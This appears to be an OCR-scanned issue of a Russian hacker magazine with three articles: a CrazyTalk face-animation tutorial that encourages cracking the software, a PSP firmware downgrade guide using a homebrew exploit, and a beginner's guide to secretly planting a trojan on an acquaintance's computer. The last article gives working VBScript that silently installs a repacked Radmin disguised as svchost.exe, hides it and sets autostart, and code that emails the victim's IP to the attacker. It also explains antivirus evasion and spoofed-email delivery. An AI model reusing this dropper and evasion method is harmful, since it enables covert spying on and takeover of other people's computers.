
Сумасшедшая анимация.

Итак, ты готов? Что же нам понадобится для наших экспериментов? Во первых это самый главный наш инструмент – софт. Бороздя просторы Интернета, я наткнулся на эту замечательную софтину – Crazy Talk (рис.1). Я и раньше встречался с подобного рода софтом, но на этот раз решил рассказать о нем вам. Чем же он занимается, спросите вы? Данного рода программы (3dMeNow, одна из подобных) имеют возможность анимировать статическое изображение. Обычную фотографию друга при несложных манипуляциях ты с легкостью можешь “оживить”. Она будет двигать бровями, моргать, шевелить губами, скалиться и говорить. На первый взгляд сложно в это поверить, но это так, в чем я тебя и буду убеждать далее. Сразу предупрежу, что я качал и использовал демо-версию, я не Билл Гейтс и не взломщик :), но ты спокойно сможешь найти лекарство для программы и вылечить заодно себя от жадности :).

Шоколадная красотка встречает нас (рис.1)


Ближе к телу.

Итак, ты скачал, установил (может сразу вылечил) и запустил софтину. При запуске нас встречает шоколадка, которая наглядно показывает возможности программы. Согласись, впечатляет... Но на Хэли Бэри мы итак в кино насмотрелись, приступаем к творчеству.
Интерфейс интуитивно понятен, кнопок и опций мало, по-этому ты не заблудишься и будешь чувствовать себя как рыба в воде.



(Рис. 2)

Слева ты увидишь наш инструментарий (рис.2) , который не блещет разнообразием (а мне много и не надо (с)). Итак, расскажу что там есть. 1- выбираем фотографию для издевательств. 2- при желании возможно загнать в программу фото со сканера. 3- настраиваем (яркость, контрастность) фотографию. 4- устанавливаем точки лица (брови, глаза, рот, нос, силуэт лица). 5- закрашиваем неподвижную область. 6- устанавливаем фон фотографии. 7- отмена/повто р действия.
Вот. Жмем на первую кнопку (если ты планируешь издеваться над отсканированной фоткой – жми вторую кнопку), и выбираем фото. Выбрали? Идем дальше. Третий пункт - далее нам предлагают настроить фото, я оставил как есть и нажал Next. Шаг четвертый (рис.3) - следует отметить точками детали лица, все



Ставим точки на элементы лица (рис.3)

понятно и наглядно. Жмем Ok. Упс, скорее всего персонаж на фото неловко раскрывет щеку, или моргает ухом :). Не паникуем и идем точно расставлять точки. Советую использовать максимальное их число,

Черт и грамотно расставленные точки (рис.4)

жмем на верхней панеле пиктограмму с глазом, вылетает окно и куча точек. Твоя задача как можно точней расставить точки на свое место. По контуру глаз, рта, бровей, и самого силуэта лица. Смотри на картинку (рис.4) , как сделал я. Персонажа я выбрал довольно необычного :), по-этому точки тоже расставил в некоторых местах нестандартно.
Выставили, теперь попробуем удачно ли. Чуть ниже картинки жмем кнопку плей. Персонаж начинает говорит, моргать, хмуриться и качать головой. Если ты расставил точки удачно, то всё будет выглядеть довольно таки реально, хотя вряд ли у тебя это получится с первого раза, мне пришлось помучаться. Все, вроде, хорошо но, некоторые неподвижные части картинки тоже начинают двигаться... Не порядок. У меня вместе с злобным упырем на картинке двигалась его книжка, полки на заднем плане, и рука, которую я хотел оставить без движения. Итак, что бы

запретить движение неподвижных предметов надо их закрасить (рис.5) с помощью встроенного редактора, тем самым указав программе, что они должны стоять на месте.

Синим цветом рисуем неподвижные области (рис.5)

В нашем инструментарии будет кисть для закраски, ластик и прочие настройки. Закрашивай области, которые не должны двигаться и жми Ok. Теперь двигается только наш злобный товарищ, но опять что-то не то. Точно! Посмотрите, какая дыра у вашего персонажа образуется при речи. Ни зубов, ничего, просто прорезь в текстуре... Разве мы можем так оставить? Нет! И нам на помощь нам спешат разработчики проги, предоставляя целую стоматологию на дому. Добавляем

Аквафреш отбелит ваши зубы... (рис.6)

реализма! Жми на кнопку “Advanced Facial Settings”, расположенную ниже картинки, и появится целый набор зубор, глаз, глоток и губ (рис.6) . Не стесняйся и вставляй персонажу всё, чем обделила матушка-природа, растягивая и подгоняя под размер. Своему красавчику я добавил глотку и отвратительную желтую челюсть. Теперь все в порядке. Если ты хочешь, можешь добавить на свой выбор персонажу эмоций. Пусть он будет злым или добрым, веселым или грустным. Для этого жми Script вверху. Выскочит окно с лицами, наглядно показывающими эмоции, там же можно выбрать речь нашего персонажа. Все, теперь точно готово, осталось выбрать в каком виде сохранить наше творение. Можно как видео-ролик, в виде поздравительной открытки или в красивой рамке. Мне понравился вариант Messenger > Alarm Clock. Злобный упырь мило улыбается с циферблата будильника :). Дальше жму

Вот что у меня получилось (рис.7)

Package для того что бы сохранить. Выбираю exe-формат. Готово (рис.7)!

Я сохранил свою работу, вы ее можете скачать в приложении со стетьей и посмотреть.

Теперь можешь похвастаться перед друзьями своим творением или отправить им в качестве поздравления, решать тебе. В любом случае, с помощью данной софтины можно очень многое сделать. Проявляй себя, твори, стебайся. Удачи!

Ломка
Зы3'ы
Дауним прошивку,
покупаем качественный PSP
SONY
HOME
VOL
PSP
SELECT
START

vzlom

RiHARDx

Ломка ЗЫЗ'ы

Дауним прошивку, покупаем качественный PSP

Все началось с появления в сети информации о появлении суперсовременной консоли от Sony.

Были анонсированы скрины ,фотки PSP ....Фанаты игр ждали её с нетерпением. И вот наконец её выход, а значит длиннющие очереди в день релиза в Японии, а вскоре и в Европе. Эта консоль была просто самим совершенством ,хотя обещанной камеры и Bluetooth мы так и не получили 8(. Хотя стоит она примерно 6000руб, цена себя полностью оправдывает ,т.к. за такие деньги мы получаем LINUX с 333MHz проц, модный корпус, медиаплеер, браузер (в Интернет по средствам Wi-Fi), в общем мультимедиа в кармане, точнее на ладони…. Хех, неплохо ,идем дальше 8)

Естественно, этой консолью заинтересовались хакеры. Сперва появился сплойт для снятия блокировки запуска homebrew софта. Ну, это сторонний код, не имеющий подписи. Ну, короче нелицензионный 8). Прошивки ломал великий Dart_ALEX, [F.L.S.]-Fuck License Sony. При помощи DevHook, который позволяет эмулировать UMD, можно запускать игры с флешки (сжатые в ISO формат). Самое замечательное, что скорость

чтения с флешки выше, чем с UMD, да и батареи флешка кушает меньше 8). Ну так перейдем к самой прошивке ЗыЗ'ы:

1.Идем в магазин (если она у нас отсутствует, в противном случае покупать не надо 8)), покупаем PSP (черный, белый... Любой, хоть розовый 8)), внимательно изучаем дисплей, потому как если он от SAMSUNG, то на нем будут битые пиксели 8(, надо брать от SHARP - он и ярче и битых пикселей нет (самсунги ставили в старые версии ЗЫЗ). Ну и конечно с виду должно быть все без люфтов и царапин.

Далее проверьте, чтобы на коробке были указаны регион и версии прошивки:

L - это значит, что стоит прошивка 2.81 **1006** – это европейская PSP (ЗЫЗ)

Даунить можно пятью способами(с разных прошивок)

0)Даун прошивки до 1.5
1)с 2.0
2)с 2.5/2.6
3)с 2.71
4)Даунгрейд для материнок TA-082
5) Даунгрейд для 2.81-3.03 (подходит для любых плат, но требует **UMD** *GTA:LCS старой версии* (она просит обновление до 2.0))

Поехали!

1.Сплойтим ЗЫЗ, чтобы запустить homebrew софт:

1) Скопируйте все файлы из MS_ROOT в корень карты памяти.
2) Запустите меню ФОТО в XMB и зайдите в папку "HEN" (хомебрю енаблер8)).
3) Если PSP застынет, перезагрузите PSP и попробуйте снова.
4) В первый раз, когда вы запустите программу, вы быстро увидите синий экран и после этого экран одного из двух цветов:
   Красный: файлы не могут записаться во флеш (это случается несколько раз). Просто продолжайте пробовать.
   Зеленый: файлы были записаны успешно. После этого, вы перезагрузитесь в XMB. Теперь вы можете запускать хоумбрю в формате подготовленном для 2.71.

Примечание: файлы pspbtknf.txt, pspbtknf_game.txt, pspbtknf_updater и systemctrl.prx в корне карты памяти нужны только при первом выполнении проги. После этого вы можете стереть их. **НО, не удаляйте** patch.bin, h.bin и папку с TIFF, с тех пор вам они понадобятся в следующий раз, когда вы будете делать хард реЗет и захотите запустить программу снова 8).

Теперь можно на своей ЗЫЗ'е запускать хомебрю софт. Идем дальше...

2.Подготовка к дауну:

1) Перенесите папки из архива с файлами даунгрейда (**UPDATE** и **idstoragechange**) в **ms0:/PSP/GAME/**, где ms0 - диск Вашей PSP.

3.Сам даунгрейд:

1) Запустите эксплойт (**HEN**)
2) После успешной загрузки сплойта, запустите программу в меню **Game > Memory Stick** под названием **TA082 IdStorage Change**.
3) Когда программа выйдет в меню PSP, запустите основной даунгрейд, он будет показан в меню PSP (пункт Игра > Memory Stick) в виде **"Обновление PSP вер. x.xx"**.

Начался сам процесс дауна, теперь надо подождать, потом нам предложат нажать крестик, вот и жмем 8).

После включения консоли вас встретит синий экран с текстом на всех распространенных языках о том, что конфигурация PSP повреждена, и надо нажать кружок для восстановления параметров. **НЕ БОЙТЕСЬ**, все нормально =)! Ваша PSP сломана, идем в магазин и покупаем новую.... 8)))), а если нажмете кружок, то ваша ПСП будет с новой прошивкой ! Ваша новая прошивка - **1.5**

Сони постоянно выпускает все новые и новые прошивки, ну зачем себя утруждать 8) Все равно их ломают.

Удаленное управление за 5 минут

vzlom

Wilderwind
ICQ: 291426779
http://wilderwind.narod.ru

Удаленное управление за 5 минут

Просматривая популярные хакерские форумы, я отметил значительное количество вопросов, ответы на которые не требуют особенных знаний в какой-либо области; иначе говоря, это вопросы, задаваемые начинающими. Эти вопросы могут быть абсолютно разными ("как взломать почтовый ящик, ICQ-аккаунт, как получить удалённый доступ, как украсть пароль на Интернет" и т.д.), но суть их сводится, как правило, к следующему: требуется атака того или иного типа на удалённую машину.

Несмотря на обилие информации по этим вопросам в Интернете, далеко не все пользуются поисковыми машинами, прежде чем задать вопрос на форуме или попытаться сделать что-либо самостоятельно.
Более того, на форумах довольно редко отвечают на такие вопросы. Чаще всего дают ссылку на www.google.com
И это правильно! В Интернете можно учиться чему угодно, от вышивания крестиком до изготовления взрывчатых веществ. И сегодня мы начнём цикл статей, посвящённых именно начинающим; здесь не будет (по крайней мере сразу) описаний SQL-injection, PHP-уязвимостей, не будет ассемблерного кода... Да и взлом сайтов предполагает отличное знание сетевых технологий и одного-двух языков программирования, поэтому мы начнём с атак на ПК, или персональные компьютеры. Итак, поехали.

Первый вид атак, который можно рассмотреть, не особенно напрягая серое вещество, - это внедрение трояна на удалённую машину. Теперь немного терминологии.

- Троян. Это огромный класс вредоносного ПО, в который входят программы, написанные на самых разных языках, от JavaScript до Ассемблера. Есть также несколько разновидностей троянов:
а) Троян-дроппер. Это программа, написанная, как правило, на языке высокого уровня или на одном из интерпретируемых языков. Она не является троем сама по себе, а, как правило, при запуске скачивает из LAN или Интернета другую программу и запускает её. Может совершать другие действия: запись параметров в реестр, изменение свойств системы и других программ и т.п.
б) Троян-прокси. Это один из популярных видов. Превращает заражённую машину в прокси-сервер, и хакер может сидеть в Сети (и совершать некоторые действия...) через цепь таких заражённых машин. Цель - анонимность.
в) Троян-SMTP-прокси. Используется в основном спамерами для массовых рассылок писем с заражённых машин.
г) Собственно троян. Это как раз то, что будет сегодня рассмотрено. Программа такого рода как раз и занимается кражей паролей, перехватом нажатий клавиш, скриншотами экрана и отправкой всего награбленного
на ящик взломщику.

Значит, собственно троян... Есть огромное количество программ для удалённого управления, многие из которых(SubSeven, BackOrifice, NetBus) легко заткнут за пояс платные фирменные программы (Remote Administrator, Remote Office Manager). К сожалению (а для кого - и к счастью!), практически все они легко определяются


даже посредственными антивирусными пакетами.

Рассмотрим следующую ситуацию. Ты предполагаешь, что один из твоих знакомых вечерами переписывается по ICQ с твоей девушкой :) Естественно, оба они отрицают такую переписку. Требуется не только перехватить набранный на клавиатуре текст, но и вообще увидеть всё, чем они там занимаются, какие фотки пересылают, какие смайлики используют... Короче, увидеть ВСЁ! Причём так, чтобы они этого не видели.

Можно, конечно, засесть с биноклем на крыше противоположного дома и смотреть на экран монитора :) Но мы живём в век передовых технологий, да и вообще монитор может быть развёрнут задом к окну, на улице может быть -20... Значит, надо искать другой выход. Такой, чтобы до поры до времени никто ни о чём не догадался.

И такой выход есть! Сейчас мы займёмся взломом компьютера. Да не одного, а сразу двух! Но прежде необходимо усвоить ещё один метод, который практически неотделим от очень многих других. Это социальная инженерия. Суть её в следующем.

Допустим, тебе по ICQ прислали файл с названием Страшный_Вирус.exe и с иконкой черепа с костями. Что ты будешь делать? Скорее всего, просто удалишь его. Особенно если номер приславшего тебе неизвестен.



ResHacker (рис.1)

А если придёт файл с именем Моя_фотка и иконкой JPG-файла? Да ещё от имени твоего друга или хорошего знакомого? С вероятностью 95% ты её откроешь. И зря. Потому что там троян.

Таким образом, социальная инженерия направлена на стереотипность мышления человека, и вообще – на человеческий фактор. Зачастую он - самое уязвимое место в системе.

Совсем необязательно впадать в паранойю и бояться всех файлов и всех друзей. Но если у тебя появляется хоть доля сомнения в присланном файле или ссылке на него - не открывай. Если уж очень хочется - проверь хорошим антивирусом; тут я вынужден заметить: если атака проводится грамотно, антивирус не сработает с вероятностью почти 100%. А адрес приславшего может быть адресом твоего лучшего друга...

Но вернёмся ко взлому. Нам потребуются:

- Знания сетевых технологий на уровне, хоть немного отличным от 0
- Знание принципов работы антивирусных программ, файрволлов и Windows XP
- Знание английского языка на уровне средней школы


- Хотя бы начальные знания одного из интерпретируемых языков (JavaScript, VBScript)
- Умение пользоваться сетевыми сканерами
- Софт, о котором речь ниже

Ситуация со знакомым и твоей девушкой ухудшается. Что делать? Для начала проведём разведку и выясним, что мы знаем про них обоих: e-mail'ы и ICQ-номера их друзей, программы, установленные на их компьютерах и вообще
всё, что удастся узнать.

После этого нужно собрать коллекцию следующих программ:

- ResHacker (рис.1), редактор ресурсов
- Установочный пакет Remote Administrator
- Упаковщики: ASPack, NSPack (рис.3) и любые другие, какие понравятся
- Редакторы PE-заголовков, такие, как HidePE и StealthPE (рис.4)
- Редактор текста с подсветкой синтаксиса (любой)
- Установочные пакеты 3-4 антивирусов
- Программы для "склейки" файлов, например PEGlue (рис.5)
- MailRu.Agent
- RAdmin Viewer 3.0 (рис.2)

Приступаем к боевым действиям.
Устанавливаем Remote Administrator. Из его установочной папки в Program Files берём 2 файла: r_server.exe и AdmDll.dll. После этого сам РАдмин можно удалить, чтобы его параметры нам не мешали. Натравливаем на эти 2 файла антивирус. Определяет. Хм, плохо. Идём дальше.



Radmin (рис.2)

Берём редактор ресурсов, открываем им оба файла и режем всё подряд, кроме секций String Table и RCData. Потом берём упаковщики и запаковываем эти файлы, комбинируя варианты; важно при этом сохранить backup'ы и периодически проверять на работоспособность то, что получается, а также после каждого этапа упаковки проверять наши файлы антивирусом.

Когда r_server и AdmDll перестанут детектиться антивирем, для верности можно скрыть PE-заголовок с помощью программ, описанных выше.

Вся операция занимает где-то 2-3 часа, в опытных руках, естественно, быстрее.


После того как мы добьёмся, чтобы файлы RAdmin'a не определялись ни одним из наших антивирусов, можно поступить несколькими способами.

№1. Склеить их с каким-нибудь интересным файлом и отправить прямо в таком виде. Но это неспортивно :) Тем более что в таком случае не исключена возможность провала всей операции в случае излишней подозрительности человека за целевой машиной... Да и запустится наш трой только 1 раз. К

тому же всякие там брандмауэры и прочее, да и последить хочется не один вечер, а подольше. Значит, идём далее.

№2. Нам необходимо запустить трой на чужой машине с нужными нам параметрами, а может быть, и в нужное нам время. Для этого требуется написать троян-дроппер. Приступаем.

Открываем редактор текста или просто Блокнот и пишем туда следующие строки:



NsPack & ASPack (рис.3)

```
On error resume next
Set FSO = CreateObject("Scripting.FileSystemObject")
Set WSHSHELL = CreateObject("WScript.Shell")
Set File = FSO.GetFile("Документ.doc")
Set File2 = FSO.GetFile("ReadMe.txt")
Set script = FSO.GetFile("ReadMe.vbs")
If FSO.FileExist("C:\WINDOWS\System\ReadMe.vbs") Then
call mail
End If
Set Path = "C:\WINDOWS\System\" & Script
File.Move("C:\WINDOWS\System\svchost.exe")
File2.Move("C:\WINDOWS\System\AdmDll.dll")
Script.Move("C:\WINDOWS\System\" & Script)
WSHSHELL.Run"C:\WINDOWS\System\svchost.exe /install /port:4888 /pass:пароль /silence /save"
wshshell.regwrite"HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\DisableTrayIcon",
(&H01000000), "REG_BINARY"
wshshell.regwrite"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
\RunRA", Path
```

Этот скрипт поможет нам сделать то, что в силу обстоятельств мы не в состоянии сделать сами, а именно: взять оба файла и переместить их в системную папку, а потом запустить с необходимыми нам параметрами. Можно ещё вставить строку WScript.Sleep(60000) после WScript.Shell, чтобы трой запустился не сразу, иначе это может вызвать ненужные подозрения. Время указано в миллисекундах, 1 минута.


Конечно, это неплохо, но как мы подключимся к удалённой машине? Нужно знать её IP-адрес, номер порта, да и вообще неплохо бы выяснить, в сети ли она вообще. В таком случае нужно добавить ещё кое-что в скрипт:

```
Sub mail
strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
```

```
    & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set IPConfigSet = objWMIService.ExecQuery _
    ("Select * from Win32_NetworkAdapterConfiguration Where IPEnabled=TRUE")
For Each IPConfig in IPConfigSet
    If Not IsNull(IPConfig.IPAddress) Then
        For i=LBound(IPConfig.IPAddress) to UBound(IPConfig.IPAddress)
            IP = IPConfig.IPAddress(i)
        Next
    End If
Next
Set objEmail = CreateObject("CDO.Message")
objEmail.From = "Trojan@komp.ru"
objEmail.To = "твой адрес"
objEmail.Subject = "Infected"
objEmail.Textbody = "Computer "& IP &" is available!"
objEmail.Configuration.Fields.Item _
    ("http://schemas.microsoft.com/cdo/configuration/sendusing") = 2
objEmail.Configuration.Fields.Item _
    ("http://schemas.microsoft.com/cdo/configuration/smtpserver") = _
        "адрес SMTP-релея"
objEmail.Configuration.Fields.Item _
    ("http://schemas.microsoft.com/cdo/configuration/smtpserverport") = 25
objEmail.Configuration.Fields.Update
objEmail.Send
End Sub
```

Так... Разбираемся. Этот код узнаёт IP-адрес и отправляет нам на мыло письмо, что компьютер с таким-то IP сейчас доступен на порту 4888. Нужно только заполнить соответствующие поля в скрипте - и всё. Теперь подробнее.

В самом первом куске кода есть строка, отвечающая за пароль подключения и номер порта. Меняем их по своему вкусу; важно не использовать порты, которые уже зарезервированы под другие службы и программы. Список портов можно найти в Интернете по словам "полный список портов и сервисов".



Stealth PE (рис.4)

Далее нужно поменять адрес в поле objEmail.To на адрес твоего ящика (желательно на mail.ru). Для того чтобы работать оперативно, нужен MailRu.Agent, потому что он может оповещать о новых письмах на ящике. Создаём левый адрес и используем его.

Видим строку "адрес SMTP-релея". Совсем непонятно... Объясняю: SMTP - это протокол передачи почтовых сообщений. По нему ходят письма в Интернете. Релей - это SMTP-сервер, не требующий авторизации для отправки писем. В связи с массовой эпидемией спама такие серверы - большая редкость, но при желании находится всё с помощью поисковиков. Искать нужно по словам "список SMTP-серверов" или "SMTP-релей".

Далее - один из важных этапов. Берём архиватор WinRAR и запаковываем все 3 файла, причём нужно создать SFX-архив. В опциях SFX на других вкладках можно выбрать иконку файла, путь распаковки, диалоги распаковки...
ВНИМАНИЕ! Необходимо следить за корректностью имён файлов и выставить в строке "Выполнить после распаковки" имя нашего скрипта, в коде - ReadMe.vbs

Идём дальше. Нам нужно как-то отправить это всё человеку. Свой адрес, понятно, светить совсем не хочется. Допустим, мы узнали адрес человека, которому доверяет тот тип, который вечерами сидит в Аське. Отлично. Как теперь отправить ему письмо с того адреса? В принципе, можно сделать это телнетом на SMTP-релей, который мы нашли. Если, конечно, знать принцип его работы и команды SMTP. Если не знаем, то берём программу Anonimailer из списка ссылок внизу статьи. Запускаем. Заполняем поля. Отправляем и ждём, ждём, ждём...

PEGlue32 (рис.5)

Вот оно! MailAgent сообщил, что пришло новое письмо! Нужно срочно проверить почту ;)

Теперь остаются только штрихи: запустить Remote Administrator Client, создать новое подключение, ввести номер порта и пароль и коннектиться. ВНИМАНИЕ! Нельзя ставить в опциях Полный контроль, иначе сразу обеспечен полный провал. Если, конечно, человек за удалённой машиной не круглый идиот...

В принципе, на сегодня всё. Удачного взлома! ;)

